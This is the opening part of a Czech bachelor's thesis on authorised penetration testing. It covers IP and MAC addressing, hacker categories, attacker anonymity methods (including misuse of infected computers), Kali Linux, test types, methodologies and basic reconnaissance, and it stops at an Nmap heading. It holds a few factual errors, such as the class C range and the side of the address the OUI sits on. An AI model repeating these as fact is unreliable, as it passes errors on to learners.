Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Katedra informačních technologií

Bakalářská práce

White hacking

Petr Podskalský

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Provozně ekonomická fakulta

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Petr Podskalský

Informatika

Název práce

White hacking

Název anglicky

White hacking

Cíle práce

Cílem bakalářské práce je vytvořit metodiku testování zabezpečení serveru pomocí penetračního testování. Dílčími cílemi jsou:
- analýza rizik pro vybranou modelovou situaci
- analýza dostupných nástrojů pro penetrační testování
- provedení verifikace navržené metodiky

Metodika

Metodika práce je založena na studiu odborné a vědecké literatury. Bude provedena analýza rizik pro vybrané nasazení internetového serveru. Dále pak zhodnocení dostupných nástrojů a jejich relevance pro dané testování bezpečnosti. Na základě dílčích poznatků bude vyvozen závěr a specifikovány způsoby možnosti napadení serveru.

Doporučený rozsah práce

30 – 40stran

Klíčová slova

hacking, penetrační testování, bezpečnost, Kali linux

Doporučené zdroje informací

Georgia Weidman. Penetration Testing: A Hands-On Introduction To Hacking. First Edition. No Starch Press, 2014, 528 str. ISBN: 978-15-932-7564-8

Halton Wolf. Kali Linux 2018: Windows Penetration Testing. Second Edition. Packt Publishing, 2018, 404 str. ISBN: 978-17-889-9746-1

Kevin Beaver. Hacking For Dummies. 6th Edition. John Wiley & Sons Inc, 2018, 416 str. ISBN 978-1-119-48547-6

Matúš Selecký. Penetrační testy a exploitace. První vydání. Brno: Computer Press, 2012, 304 str. ISBN 978-80-251-3752-9

Raphaël Hertzog, Mati Aharoni, Jim O'Gorman. Kali Linux Revealed. Offsec Press, 2017, 342 str. ISBN: 978-09-976-1560-9

Předběžný termín obhajoby

2019/20 LS – PEF

Vedoucí práce

Ing. Alexandr Vasilenko, Ph.D.

Garantující pracoviště

Katedra informačních technologií

Elektronicky schváleno dne 26. 8. 2019

Ing. Jiří Vaněk, Ph.D.

Vedoucí katedry

Elektronicky schváleno dne 14. 10. 2019

Ing. Martin Pelikán, Ph.D.

Děkan

V Praze dne 02. 12. 2019

Čestné prohlášení

Prohlašuji, že svou bakalářskou práci "White hacking" jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou citovány v práci a uvedeny v seznamu použitých zdrojů na konci práce. Jako autor uvedené bakalářské práce dále prohlašuji, že jsem v souvislosti s jejím vytvořením neporušil autorská práva třetích osob.

V Praze dne 23.03.2020 _____

Poděkování

Rád bych touto cestou poděkoval panu Ing. Alexandru Vasilenkovi, Ph.D. Za odborné vedení a podnětné rady, které mi poskytoval během zpracovávání mé bakalářské práce. V neposlední řadě také za čas, který mi věnoval při řešení dané problematiky.

White hacking

Abstrakt

Tato bakalářská práce se zabývá penetračním testováním sítí. V teoretické části jsou popsány všechny důležité pojmy s ním souvisejícími, a následně rozebrány jednotlivé metodiky penetračního testování. Také je zde vybrán vhodný operační systém, který pomůže při tomto testování.

V praktické části se bakalářská práce zabývá stanovením metodiky, návodem, jak správně při testování postupovat, na co je důležité se zaměřit a dát si pozor. Následně je tato metodika aplikována na konkrétních příkladech pro lepší porozumění. Při aplikování metodiky jsou vybrány vhodné nástroje, které v jednotlivých fázích pomohou při testování. V poslední části, práce upozorňuje na objevená rizika, která se při testování vyskytla.

Klíčová slova: hacking, penetrační testování, bezpečnost, Kali Linux, metodika, firemní síť, rizika, nástroje pro testování

White hacking

Abstract

This bachelor thesis deals with a network penetration testing. In the theoretical part all important terms are described as well as individual methods of the penetration testing. Eventually, the most suitable operating system for the penetration testing is selected.

The practical part of the bachelor thesis deals with determination of methodology and establishing a procedure of the penetration testing with an emphasis on important steps. This methodology is then applied to concrete examples for better understanding. During application of the methodology, appropriate tools that are useful at each stage are selected. The warning about discovered risks are presented in the last part.

Keywords: hacking, penetration testing, cyber security, Kali Linux, methodology, network, risks, testing tools

Obsah

Seznam obrázků

Seznam tabulek

1 Úvod

Dle názoru autora si lidé si zvykli na to, že se skoro všechna důležitá a velmi citlivá data sdílí pomocí počítačové sítě. Běžný uživatel každodenně provádí tolik aktivit, které by ho teoreticky mohly ohrozit, a ani si to neuvědomuje. Ať již zadávání svých přihlašovacích údajů na nějaký svůj profil nebo přihlašování do bankovnictví. Rovněž provádění plateb přes internet, kde musí zadávat své informace ke kreditní kartě. A mnoho dalších citlivých informací. Přesto většina věří, že se tyto informace nemohou k nikomu dostat, a proto mohou dále bezpečně nakupovat.

Firmy a firemní sítě už nemohou jen doufat, že se nic nestane. Při případném napadení by vznikly obrovské ztráty a problémy. Rovněž se vytváří daleko více zranitelných míst. Je to z důvodu, že síť nevyužívá jen jeden člověk, ale x lidí. Běží na ní několik serverů, je otevřeno mnoho protokolů a využíváno mnoho služeb. Kvůli tomu se firmy musí snažit zabezpečit co nejvíce možných hrozeb, které existují.

Firmy mohou aplikovat různá zabezpečení a mohou si myslet, že jsou chráněné a žádné hrozby jim nehrozí. Ale dokud si neuvědomí, jak útočníci myslí, jak postupují a jaké nástroje při útoku používají, nikdy nebudou schopné dostatečně zabezpečit svou síť [3].

A zde přichází na řadu termín White hacking. Je to firmou najatá odborná osoba, specializující se na počítačovou bezpečnost, která využívá penetrační testování k otestování bezpečnosti.

Penetrační testování zahrnuje simulaci reálných útoků na sít, které se snaží posoudit potencionální bezpečnostní nedostatky. To je nezbytnou součástí z důvodu, aby byla vaše síť zabezpečena. Penetrační tester se nesnaží pouze objevit možné zranitelnosti, které by útočník mohl využít. Má za úkol také zjistit, jaké všechny možné poškození a informace by útočník mohl provést a získat poté, co se mu podaří využít nějaké zranitelnosti a do sítě proniknout [1].

2 Cíl práce a metodika

2.1 Cíl práce

Cílem bakalářské práce je vytvořit metodiku testování zabezpečení serveru pomocí penetračního testování. Dílčími cíli jsou:

- analýza rizik pro vybranou modelovou situaci
- analýza dostupných nástrojů pro penetrační testování
- provedení verifikace navržené metodiky

2.2 Metodika

Metodika práce je založena na studiu odborné a vědecké literatury. Bude provedena analýza rizik pro vybrané nasazení internetového serveru. Dále pak zhodnocení dostupných nástrojů a jejich relevance pro dané testování bezpečnosti. Na základě dílčích poznatků bude vyvozen závěr a specifikovány způsoby možnosti napadení serveru.

3 Teoretická východiska

3.1 IP adresa

Jedná se o unikátní číslo, které jednoznačně dokáže identifikovat zařízení v počítačové síti. Nejznámější je protokol IPv4, který používá 32bitů. Je rozdělen na čtyři části pomocí tečky, každé této části obsahující 8 bitů se říká oktet. Každá část je v rozsahu 0 až 255. Z nedostatku IPv4 adres se postupně přechází na protokol IPv6, pro který je adresa 128bitová [19].

IP adresy jsou rozděleny do pěti různých tříd označeny písmeny: A, B, C, D, E. Každá tato třída jde vždy identifikovat pomocí prvního oktetu. Hlavními třídami jsou A, B, C. Třídu A mají hlavně nadnárodní společnosti a vládní organizace. Třída B, C je již více dostupná a setkáme se s tímto rozsahem i u nás v ČR. Třída D slouží pro Multicasting, který neposílá data pouze konkrétnímu hostu, ale několika najednou, například pro hromadné vysílání videa. Třída E je vyhrazena pouze pro experimentální a výzkumné účely [28].

Tabulka 1: Třídy IP adres

Třída	Hlavní bity	Bitů sítě	Bitů stanice	První adresa	Poslední adresa
A	0	8	24	0.0.0.0	127.255.255.255
B	10	16	16	128.0.0.0	191.255.255.255
C	110	24	8	192.0.0.0	233.255.255.255
D	1110	x	x	224.0.0.0	239.255.255.255
E	1111	x	x	240.0.0.0	255.255.255.255

https://www.geeksforgeeks.org/introduction-of-classful-ip-addressing/

Hlavní bity v prvním oktetu jsou vždy neměnné. Tedy když v první třídě máme hlavní bit 0, znamená to, že první oktet je v rozsahu 0.0.0.0.0.0.0.0 do 0.1.1.1.1.1.1.1. Po převodu do desítkové soustavy je to pak od 0 do 127 jak je vidět v tabulce. Ve třidě B je to pak od 10000000 do 10111111 [29].

Jednoduše lze vypočítat, kolik, jaká třída dovoluje adresovat sítí, jedná se o vzorec: 2^(Bitů sítě – počet hlavních bitů). Tedy u vzorce A je to 2^(8-1), třída A nám dovoluje adresovat pouze 128 sítí a z toho dvě jsou ještě vyhrazené. Pojem vyhrazené IP adresy bude rozebrán v dalším odstavci. Třída A nám umožňuje reálně adresovat 126 sítí. U třídy B je to již 16 tisíc sítí. Množství počítačů v síti se vypočítá jako: 2^bitů stanice-2. Vždy odčítáme dvě IP adresy, protože první IP adresa je číslo sítě a poslední IP adresa je rezervována pro Broadcast. Třída A má tedy velikost pro 16 777 214 hostů. Třída B pro 65534 [28].

Třída A, B, C má v sobě IP adresy, které má rezervované jako privátní IP adresy. Tyto adresy jsou využívány v domácnostech, ve firemních sítích. Privátní IP adresy se nemohou nacházet na veřejném internetu. Jedná se o tyto adresy: 10.0.0.0/8, 172.16.0.0/12 a 192.168.0.0/16. V domácnostech nejčastěji najdeme IP adresy začínající na 192.168. Tento rozsah IP adres nabízí 65 536 dostupných IP adres. Oproti tomu rozsah adres 10.0.0.0/8 nabízí až 16 777 216 adres [30].

Mezi další vyhrazené IP adresy patří i všechny adresy začínající na 127.0.0.x. Tyto adresy slouží pro loopback, což je logická smyčka, která umožňuje posílat pakety sám sobě [31].

3.2 Mac Adresa

Měla by být jedinečným identifikátorem každého síťového rozhraní. Sítovému zařízení je jeho MAC adresa přidělena hned potom, co je vyrobeno. MAC adresa je číslo, které má 48 bitů. Zapisuje se jako šestice dvojciferných hexadecimálních čísel oddělených dvojtečkou nebo i pomlčkou [8].

Příklady MAC adresy: cc-46-d6-b1-c0-8e, cc:46:d6:b1:c0:8e, 000.a83.b1c.08e. První způsob zápisu je možné vidět v operačním systému Microsoft Windows. Druhý způsob používají operační systémy s Linuxem a poslední způsob zápisu je používán v Cisco Systems. Prvních šest číslic MAC adresy zprava slouží k identifikaci výrobců. Toto 24bitové číslo je nazýváno jako OUI (Organizationally Unique Identifier). Každý výrobce má své zaregistrovaná čísla, podle kterých je možné ho identifikovat. Například jedno z čísel Cisca je: CC:46:D6. Zbylých šest čísel již reprezentuje konkrétní zařízení vyrobené výrobcem [32].

Jak již bylo řečeno, používá se k identifikaci zařízení. Dá se tedy například použít i tak, že administrátoři nastaví v routeru pouze povolené MAC adresy, které se smějí připojit do místní sítě, a jiné zařízení s jinou adresou se nebudou moci připojit. MAC adresa se nedostane na internet, protože se při průchodu zařízením mění v druhé vrstvě modelu ISO/OSI (linková vrstva). Tedy je dostupná pouze v místní síti. [9].

3.3 Proti komu stojíme

Pojem hacker ve většině lidí vyvolá negativní ohlas. Díky médiím se obecné vnímání změnilo z neškodných osob na škodlivého zločince. Kdykoliv se jedná o kybernetický útok, je automaticky prezentováno, že za tím stojí hackeři.

Tato úvaha je špatná, nelze každého hackera prohlásit za zločince. Existují tací, kteří nikomu neškodí, ba naopak dokonce mohou pomáhat [3].

3.3.1 Hacker

Jsou to lidé velmi zkušení a nadaní ve svých dovednostech. Rádi zkoumají nové způsoby. Často vidí i to, co ostatní přehlíží, a dokáží to využít ve svůj prospěch. Rádi překonávají překážky. Nic pro ně není nemožné.

Zastávají následující pravidla:

1) Drží se toho, že je správné a užitečné sdílet své zkušenosti, poznámky a způsoby ostatním.

2) Věří, že dokud nedochází ke krádeži a zveřejňování informací a nijak cíl nepoškodí, napadení systému z důvodu zlepšování svých dovedností či zábavy je eticky v pořádku a nikoho nepoškozují. Přestože to dělají bez povolení majitele. Takovým hackerům se říká Grey Hat Hackers.

Ti, kteří využívají své dovednosti pro ochranu systému a zlepšení zabezpečení, nazýváme White Hat hackers [6].

3.3.1.1 Crackers

Jak již z druhého názvu vyplývá, Crackers neboli také Black Hat Hackers, spadají pod hackery. Ale jejich záměry jsou zcela odlišné. Nepracují pro zájmy společnosti, ale naopak se jí snaží poškodit. Jejich cílem je nabourání firemní sítě a počítačů k získání osobních zisků. Jde jim o cokoliv, ukrást informace ke kreditním kartám nebo ukrást i zničit důležité soubory. Zde se již jedná o nelegální aktivitu [7].

Jejich dovednosti jsou na vysoké úrovni. Dokáží si naprogramovat své vlastní programy a skripty, které využívají k hackování. Umí také vytvořit malware, aby zakryli své stopy po napadení systému [3].

Spadají sem i podkategorie jako je například script kiddies – jedná se o počítačové nováčky. Nemají dostatek dovedností ani znalostí na provedení velké škody. Čerpají z informací na internetu a různých návodů. Využívají ve svůj prospěch již vytvořené nástroje, programy pro průnik do systému od zkušených hackerů. Většinou za sebou zanechávají spousty různých otisků, které je pomohou vystopovat, protože je neumí smazat.

3.4 Anonymita

Každý lepší útočník se bude snažit být co nejvíce anonymní. Je to z logického důvodu, aby útočníky nebylo tak lehké dohledat. A když už se jim podaří proniknout do systému oběti, jde jim o to, aby po sobě zanechali co nejméně stop, aby nezvyšovali riziko odhalení a svůj získaný přístup do systému mohli použít i v budoucnu [3].

Pro svoji anonymitu mohou používat některý z těchto způsobů:

3.4.1 Volba správného operačního systému

Windows je znám chybami a „dírami“, které neustále opravuje svými updaty. Jenže každý z těchto nedostatků může být využit proti nám a jakákoliv snaha zůstat anonymní je zbytečná. Skoro nikdo z hackerů by nepoužíval pro svůj hlavní útok Windows. Nejvíce jsou k těmto účelům používaná zařízení, která v sobě mají některý operační systém z Linux distribuce. Pro Linux navíc existuje daleko více nástrojů, které hackeři při hackování využívají. Umožňuje rozšířenější a snadnější skriptování a je více dostupný co se týče přizpůsobení si systému podle svého. [11].


3.4.2 Využívání VPN

Pomocí služby VPN – virtual private network – nepřistupujeme na internet z naší sítě a snížíme tak o sobě počet informací, které by šly dohledat. VPN funguje na principu, že naše data zašifruje a odešle tunelem přímo na VPN server. Zde jsou data odšifrována a odeslána na cílový server. Odpověď od serveru jde opět nejdříve k VPN serveru, který data zašifruje, a pošle k nám. Díky tomu cílový server nevidí naší IP adresu, ale adresu VPN serveru [12].

Samozřejmě naše data a všechny informace o nás jsou dostupné na straně VPN serveru. Proto je nutné využívat ověřeného poskytovatele VPN služeb, o kterém si předtím něco zjistíme. Například si zjistit kde společnost sídlí a jaké zákony musí dodržovat. Zda jí je zákonem nařízeno, aby uchovávala nebo hlásila získané údaje. Příkladem jsou společnosti sídlící ve Švýcarsku, na které se nevztahují zákony USA ani EU. Pouze použitím této služby ale nikdy není zaručena naprostá anonymita. Dají se omezit rizika odhalení, ale nikdy není zaručené, že tato služba nakonec nepomůže při odhalení crackera [33].

3.4.3 TOR

Obrázek 1 Grafické znázornění vysvětlující princip Tor prohlížeče



https://cs.wikipedia.org/wiki/Tor_(software)#/media/Soubor:Tor-onion-network.png

The Onion Router je prohlížeč, který zašifruje vaše data do paketů a odebere data, která by vás mohla identifikovat, jako je datum, čas a cíl. Následně data náhodně rozešle přes několik serverů. Přes čím více serverů data projdou, tím je méně možné vysledovat odesílatele. Samozřejmě to má i zápory, hlavně v tom, že se znatelně zpomaluje rychlost přenosu dat od odesílatele k cíli a zpět [13].

3.4.4 Ostatní způsoby

Zvýšit svou anonymitu jde také:

- používáním anonymních emailů.
- využíváním nakažených počítačů
- připojováním se na veřejnou wifi či využívání veřejných počítačů v knihovně, škole, hotelu atd [3].

3.5 Zvolení vhodné distribuce pro testování – Kali Linux

Nelze přímo říci, že všichni používají ten a ten operační systém pro penetrační testování. Ale od svého vzniku až do nynější doby roku 2020 je velmi používaná linuxová distribuce pod názvem Kali Linux.

Je to z toho důvodu, že je připravena a zaměřena na penetrační testování. Na nic jiného ani pro běžné užívání není doporučována. Fakt, že je navržena pro penetrační testování znamená, že má v sobě zahrnuty všechny potřebné a nejdůležitější nástroje pro testování. Díky tomu je nemusíme složitě doinstalovat a udržovat závislosti mezi knihovnami a balíčky [14].

Distribuce Kali Linux je založena na distribuci Debian. Začala krátce po roce 2012, kdy bylo rozhodnuto, že nahradí v té době používanou distribuci pro testování pod jménem BlackTrack Linux. Skutečnost, že se bude vycházet z distribuce Debian, byla rozhodnuta na základě jeho vlastností. Je znám svou kvalitou, stabilitou a širokým výběrem dostupného softwaru [5].

3.6 Předinstalované nástroje


Po načtení systému hned v horní levé liště vidíme okno s názvem: Applications. Po jeho otevření se objeví několik podsložek. Každá složka je pojmenována podle svého účelu a k čemu nástroje, které jsou uvnitř složek, slouží.

Jednotlivé nástroje jsou popsány v praktické části bakalářské práce.

3.6.1 Sbírání informací

Jedná se o nástroje, které umožňují shromažďovat data o cílové síti, identifikovat počítače, nalézt jejich operační systém a zjistit, jaké služby na nich běží. Také umí nalézt potencionální citlivé informace [5].

Obrázek 2 Předinstalované nástroje v Kali Linux



https://dev.to/ankitdobhal/kali-linux-your-hacking-system-part-1-1dge

3.7 Typy penetračních testů

Podle autora knihy Matúše Seleckého: Penetrační testy a exploitace rozdělujeme typy penetračních testů na tři kategorie.

První kategorie se zaměřuje na rozdělení testů podle jejich provedení. Tedy zda jsou manuální, automatizované nebo semiautomatické.

Druhá kategorie rozlišuje testy podle znalostí cíle na Black-box testy, White-box testy a Grey-box testy.

Poslední kategorie rozlišuje, zda je útok na síť prováděn externě nebo interně [4].

3.7.1 Podle provedení

3.7.1.1 Manuální testy

Jak jméno testu napovídá, jedná se o manuální testování, které dokáží dobře udělat pouze velmi kvalifikovaní a zkušení lidé se znalostmi souvisejícími s testovacím subjektem (C++, PHP, Python, SQL, HTML, JavaScript). Je to proto, že si musí sami testy napsat podle situace a zranitelností. Z toho plynou nevýhody a to, že tento způsob testu je velmi pomalý a časově náročný proces. Také je velmi obtížné nové testery vycvičit, protože zde není žádný přesný postup [15].

Hlavními výhodami je zde přímý kontakt s člověkem. Ten si dokáže přizpůsobit a vytvořit testy na míru pro konkrétní testované prostředí a dokáže přesně popsat co, jak a proč testuje, a vytvořit k tomu srozumitelný reporting [4].

3.7.1.2 Automatizované testy

Automatické nástroje jsou mnohem efektivnější než manuální testy. Jsou vytvořeny od profesionálů. Je mnohem jednodušší pochopit, jak fungují aplikace pro testování než pochopit celý princip a postup manuálního testování. Díky tomu je tento způsob daleko rychlejší, méně náročný na znalosti. Proto mohou být tyto nástroje využívány i juniory nebo studenty Nevýhodou je, že bez manuálního testování nemáme přehledné výsledky a pro porozumění výsledků je potřeba mít znalosti o použité aplikaci a testované oblasti [15].

3.7.1.3 Semiautomatické testy

Jedná se o spojení dvou předchozích způsob manuálních a automatizovaných za účelem získat co nejvíc výhod z obou dvou předchozích testů. Nikdy však nelze prohlásit, že nějaký způsob odhalí všechna zranitelná místa. Žádný způsob nepokryje 100 % kódu [4].

3.7.2 Podle znalostí

3.7.2.1 Black-box testy

Tento způsob je brán z pohledu, kdy testující nemá žádné nebo pouze omezené znalosti o testovacím cíli. Zná tedy pouze vstupy a potencionální výstupy z aplikace. Vnitřní strukturu sítě, aplikací, systémů a politiky již nezná. Tento způsob simuluje realistický útok. Nevýhodou zde je, že některé věci nemusí být otestovány, protože na ně jednoduše nezbyde čas [16].

Za jednu z hlavních výhod se považuje fakt, že firmy nemusí poskytovat citlivá data, jako jsou zdrojové kódy, které si firmy mohou chtít držet v tajnosti [4].

3.7.2.2 White-box testy

Tento způsob testování je přesný opak Black-box testu. Tedy tester má k dispozici všechny dokumenty a potřebné znalosti testovaného cíle. Zná všechny IP adresy, počet všech přítomných zařízení, architekturu a typ sítě, operační systémy, zdrojové kódy atd [17].

Za výhodu se dá považovat, že tímto způsobem získáme daleko důkladnější test, který by v ideálním případě měl dosáhnout do všech částí aplikace a odhalit potencionální zranitelná místa v podstatně kratší době [16].

3.7.2.3 Grey-box testy

Tento způsob testování lze opět považovat za spojení dvou předchozích testů, tedy Black-box testu a White-box testu, za účelem získání nejlepších výhod z obou způsobů. Tester dostane pouze některé informace o cíli jako URL, IP adresy, ale nedá se to přirovnat ke kompletním informacím. Nemá též neomezený přístup. Při testování aplikace probíhají testy z hlediska uživatele a v případě bezpečnostních testů jako potencionální útočník [4].

3.7.3 Podle umístění

3.7.3.1 Externí penetrační testy

Tyto testy představují a simulují útok zvenčí, tedy z internetu. Jejich cílem je získat přístup do sítě, či získat citlivé informace o firmě a poškodit ji [18].

3.7.3.2 Interní penetrační testy

Tento typ testu je prováděn uvnitř sítě. Má simulovat situaci, kdy se již útočníkovi povede prolomit ochranu špatně zabezpečeného systému a dostane se do firemní sítě. Druhý způsob je, že se do vnitřní sítě dostane fyzicky. Cílem tohoto testu je ověřit a zjistit, jaké škody dokáže z vnitřní sítě napáchat [4].

3.8 Metodika penetračního testování

Testování samo o sobě není jednoduché. Je potřeba jistá dávka samostatnosti. Neexistuje jediný a přesný postup, jak najít chybu. Ale způsob přístupu k testování by měl být vždy stejný a jasně určen. K tomu nám slouží metodika, která testování rozdělí do několika kategorií a v každé kategorii je jasně popsáno a určeno, jaký má cíl.

Metodik pro penetrační testování je k dispozici několik. Jsou rozdílné, ale vycházejí ze základní struktury, kterou mají všechny stejnou. Jednotlivé kategorie penetračního testování se pohybují od 4 do 7 kroků [4].

3.8.1 Druhy metodik

3.8.1.1 OWASP

Open Web Application Security Project je nezisková organizace, která si dala za cíl zvýšení bezpečnosti webových aplikací. Nejedná se o kompletní metodiku pro penetrační testování, jak již z názvu vypovídá, je zaměřena pro testování zabezpečení webových aplikací.

Tato metodologie funguje s přístupem Black-Box testování. Vychází z toho, že testující neví nic nebo má jen málo informací. Test je rozdělen do dvou fází. Pasivní, kde se tester snaží porozumět logice aplikace. K tomu může použít nástroje jako http Proxy k pozorování všech http požadavků a odpovědí. Na konci by měl vědět o všech přístupových bodech. Aktivní je rozdělena do dalších 9 kategorií. Každá kategorie má přesný postup

testování i přehled zranitelností. Vše je dostupné zdarma v návodu: OWASP Testing Guide v3 [23].

OWASP má pod sebou mnoho projektů i díky tomu, že má svoji komunitu velmi aktivní. Vše je pravidelně aktualizováno a vzniká mnoho dalších projektů [22].

Jedním z nejzajímavější může být OWASP Top 10. Což je vlastně seznam deseti nejkritičtějších zranitelností webových aplikací. Poslední zveřejněný je OWASP Top 10–2017 [25].

3.8.1.2 Information Systems Security Assessment Framework - ISSAF

ISSAF je další z metodik pro penetrační testování sítě, systémů a aplikací. Je rozdělen do tří fází Plánování a příprava, Analýza, Zpráva. Analýza, se ještě rozděluje do dalších 9 kategorií. Tento způsob obsahuje jasný a pochopitelný postup při testování. Existuje dokument, ve kterém je vše dopodrobna vysvětleno: Information Systems Security Assessment Framework [26].

3.9 Průběh externího penetračního testování

Fáze jsou rozděleny podle metodiky, kterou používá autor Matúš Selecký ve své knize Penetrační testy a exploatace (2012). Autor zde neuvedl, z jaké metodiky vycházel, pouze napsal, cituji: *"Pro účely této knihy byla zvolena a upravena metodika, která zahrnuje celkově čtyři kroky."*

3.9.1 Fáze 1 – Cíl a rozsah penetračních testů

Důležité je si uvědomit, že při testování se snažíme nalézt zranitelná místa a při prolomení zabezpečení se můžeme dostat k tajným nebo osobním informacím vlastníka systému. Proto je nezbytné si předem vytvořit specifický plán, ve kterém je potřeba promyslet některé kroky [4].

3.9.1.1 Tvorba plánu

Plán by měl obsahovat, jaký typ testu chceme použít: Black, White nebo Grey box test, vytyčit kritické body k dosažení cíle a zvolit vhodné nástroje, které k tomu budeme využívat.

Nelze ověřit vše na 100 %. Například dostaneme požadavek na ověření bezpečnosti jedné konkrétní aplikace. Pokud je zadání takto obecné, nedá se z něho nic konkrétního určit. Je důležité si úkol rozdělit do jednotlivých cílů:

- ověřit zabezpečení přihlášení do této aplikace
- prozkoumat bezpečnost transakcí uživatele
- otestovat, jak jsou zabezpečena osobní data a kdo k nim má přístup
- zkontrolovat stabilitu aplikace.

Existuje mnoho oblastí, které se dají testovat, a proto je potřeba si jasně stanovit, co se od nás očekává [4].

Také si musíme určit, jaké systémy budeme testovat. Zda právě budeme ověřovat jen jednu aplikaci, jako v případě předešlého odstavce, nebo více systémů. V případě testování více systémů, je dobré si rozdělit plány do jednotlivých částí a stanovit priority. Rozdělení může probíhat například podle těchto kritérií:

- který systém je nejvíce kritický
- jaký systém by způsobil největší poškození podniku, pokud by došlo k úspěšnému napadení
- určit systémy, které se jeví jako nejjednodušší k napadení.

Útoky mohou být prováděny na tato zařízení, systémy a aplikace: Routery a switche, firewally, webové aplikace, bezdrátové přístupové body, databáze, emaily, servery s daty, mobilní telefony, kamery.

Velmi důležité je přesně stanovit jednotlivé časové události. To znamená, kdy a jaká fáze testování bude v určitém dni probíhat a kdy končit. Načasování zkoordinovat se senior zaměstnanci, kteří systém spravují. Je s nimi nutné rovněž dohodnout, jaké části systému testovat můžeme a jaké nemáme povolené – jedná se o čtyři možnosti: 1. penetrační testování sítě, 2. penetrační testování webových aplikací, 3. penetrační testování bezdrátových sítí a 4. simulovaný phishing [20].

V neposlední řadě je třeba se ujistit, že nedojde k porušení trestního zákoníku 40/2009 Sb. Část druhá, Hlava V, § 230: Neoprávněný přístup k počítačovému systému a nosiči informací [21].

Stanovený plán je potřeba konzultovat se zástupci společnosti, kteří zodpovídají za vaše najmutí k otestování systému. Vysvětlit jim váš plán testování, nechat si jej písemně schválit a předejít tak možným právním komplikacím [4].

3.9.2 Fáze 2 – Sběr dat

Druhá fáze má jasný úkol. Dozvědět se o našich klientech – cíli co možná nejvíce informací. Nelze přesně stanovit, co se může hodit a co ne. Čím více informací, tím lepší

možnosti do budoucna. Za informace považujeme jména a informace vlastníků, název firmy, různé přezdívky zaměstnanců na internetu, jaký software jejich servery používají, jaké porty mají otevřené, IP adresy [1].

3.9.2.1 Prohledávání internetu

Jak již bylo zmíněno, sociální sítě jsou nebezpečným zdrojem informací pro firmy. Zaměstnanci rádi prozrazují informace o tom, co v práci dělají, pořizují fotografie, které následně sdílejí apod., aniž by si uvědomovali riziko. Nikdy nelze říci, zda útočník něco nalezne nebo ne, ale minimálně se to vyplatí zkusit.

Prohledání internetu s klíčovými slovy nebo prozkoumání webových stránek cílové organizace může také nalézt některé důležité informace: jména zaměstnanců, důležitá data, články, patenty [3].

Google prohlížeč dokonce umožňuje ještě detailnější vyhledávání, stačí napsat do vyhledávače určitá klíčová slova nebo operátory, například:

- site:www.adresa.com – Vyfiltruje nám pouze výsledky pro tuto adresu.
- klíčové_slovo filetype:pdf – Vyfiltruje pouze klíčové slovo, které je uloženo jako PDF.

Existuje mnoho způsobů, jak si vyhledávání v Google prohlížeči zjednodušit a dosáhnout užitečných výsledků. Na internetu je mnoho návodů [27].

3.9.2.2 WHOIS

Dá se považovat za úplný základ na začátek. Je to vlastně webová databáze, která uchovává základní informace o vlastnících, kteří si zaregistrovali doménu (telefon, adresu, IP adresu, e-mail, datum registrace, datum expirace a další spřízněné informace) [1].

Možnost použití WHOIS lze buď pomocí webových stránek, například: who.is, nebo v Linuxu v příkazové řádce pomocí WHOIS [4].

3.9.2.3 Další užitečné nástroje

Nslookup je nástroj, který slouží pro testování DNS serverů a převede lidsky čitelnou URL adresu na IP adresu. Ping nám umožňuje ověřit, zda existuje spojení s cílovým prvkem na síti, a zda jsme s ním schopni komunikovat. Traceroute je aplikace, která nabízí přehlednější výsledky a detailnější nastavení než ping [4].

3.9.2.4 Nmap

